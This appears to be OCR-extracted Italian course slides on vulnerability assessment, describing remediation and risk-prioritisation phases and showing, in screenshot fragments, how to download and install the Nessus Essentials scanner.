
- L'obiettivo di questa fase è identificare la fonte e la causa principale delle vulnerabilità identificate nella fase uno.Si tratta di identificare i componenti del sistema responsabili di ciascuna vulnerabilità e la causa principale della vulnerabilità. Ad esempio, la causa principale di una vulnerabilità potrebbe essere una vecchia versione di una libreria open source. Questo fornisce un chiaro percorso di rimedio: l'aggiornamento della libreria.



security scanning process

Valutazione del rischio


- L'obiettivo di questa fase è la definizione delle priorità delle vulnerabilità. Gli analisti della sicurezza assegnano un punteggio di gravità a ciascuna vulnerabilità, in base a fattori quali:
  - Quali sistemi sono interessati.
  - Quali dati sono a rischio.
  - Quali funzioni aziendali sono a rischio.
  - Facilità di attacco o compromissione.
  - Gravità di un attacco.
  - Danno potenziale come risultato della vulnerabilità.



security scanning process

Rimedio

- L'obiettivo di questa fase è la chiusura delle lacune di sicurezza. In genere si tratta di uno sforzo congiunto del personale addetto alla sicurezza, dei team di sviluppo e operativi, che determinano il percorso più efficace per la correzione o la mitigazione di ciascuna vulnerabilità. Le fasi specifiche di rimedio possono includere
  - Introduzione di nuove procedure, misure o strumenti di sicurezza.
  - L'aggiornamento di modifiche operative o di configurazione.
  - Sviluppo e implementazione di una patch di vulnerabilità.



vulnerability assessment

TENABLE
Network Security®

http://www.nessus.org/nessus/


OpenVAS
Open Vulnerability Assessment System


http://www.openvas.org/

Greenbone

VULNERABILITY ASSESSMENT vs PENETRATION TEST


https://community.tenable.com/s/


File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
Nessus Essentials
Home
https://community.tenable.com/s/
Cerca
Back to tenable.com
Please login or regi
tenable COMMUNITY
HOME
ANSWERS
COLLABORATE
TENABLE UNIVERSITY
RESOURCES
TENABLE.IO DEV
DOWNLOADS
DOCUMENTS
PLUGINS
Welcome to the Tenable Community
Search all your Tenable knowledge in one place
What can we help you with?
nity



File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
Nessus Essentials
Home
Downloads | Tenable®
https://www.tenable.com/downloads?loginAtt
Cerca
tenable
Downloads
Login

Nessus	Download Nessus and Nessus Manager.	View Downloads
Nessus Agents	Download Nessus Agents for use with Tenable.io and Nessus Manager	View Downloads
Nessus Network Monitor	Download the Nessus Network Monitor.	View Downloads
Tenable.sc	Download Tenable.sc	View Downloads



Downloads / Nessus

Nessus

Jump to: Release

Need an Activation Code?

In order to complete your Nessus installation, you need an activation code if you don't have one already.


Get Activation Code

Nessus - 10.0.1

View Release Notes

Nessus-10.0.1-Win32.msi	Windows 7, 8, 10 (32-bit)	76.9 MB	Nov 17, 2021	Checksum
Nessus-10.0.1-debian6_amd64.deb	Debian 9, 10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64	49.9 MB	Nov 17, 2021	Checksum
Nessus-10.0.1-raspberrypios_armhf.deb	Raspberry Pi OS (32-bit)	46.6 MB	Nov 17, 2021	Checksum
Nessus-10.0.1-x64.msi	Windows Server 2008 R2, Server 2012, Server 2012 R2, 7, 8, 10, Server 2016, Server 2019 (64-bit)	83 MB	Nov 17, 2021	Checksum
Nessus-10.0.1.dmg	macOS (10.9 - 11.1)	64.5 MB	Nov 17, 2021	Checksum

Nessus



Tenable Nessus (x64) - InstallShield Wizard

Welcome to the InstallShield Wizard for Tenable Nessus (x64)

The InstallShie
your computer

WARNING: Thi
international tr

Tenable Nessus (x64) - InstallShield Wizard

License Agreement

Please read the followi

SOFTWA

This is a legal agreement
corporation having offices
("Tenable"), and you ("
through Tenable's subsc
Agreement covers Your
(collectively, the "License

● I accept the terms in th

○ I do not accept the ter

InstallShield

Tenable Nessus (x64) - InstallShield Wizard

Destination Folder

Click Next to install to this folder, or click Change to install to a different folder.

Install Tenable N
C:\Program Files

InstallShield

Tenable Nessus (x64) - InstallShield Wizard

Ready to Install the Program


The wizard is ready to begin installation.

Click Install to begin the installation.

If you want to review or change any of your installation settings, click Back. Click Cancel to exit the wizard.


InstallShield

Nessus



localhost:8834/WelcomeToNessus-Install/welcome

NOTICE: If you get a security alert from your browser, you can accept the risk and continue or obtain a valid certificate before proceeding. Please refer to the documentation for more information.



Welcome to Nessus


Choose how you want to deploy Nessus. Select a product to get started.

- ● Nessus Essentials
- ○ Nessus Professional
- ○ Nessus Manager
- ○ Managed Scanner

© 2021 Tenable®, Inc.

Nessus

https://localhost:8834/



nessus Essentials

Get an activation code

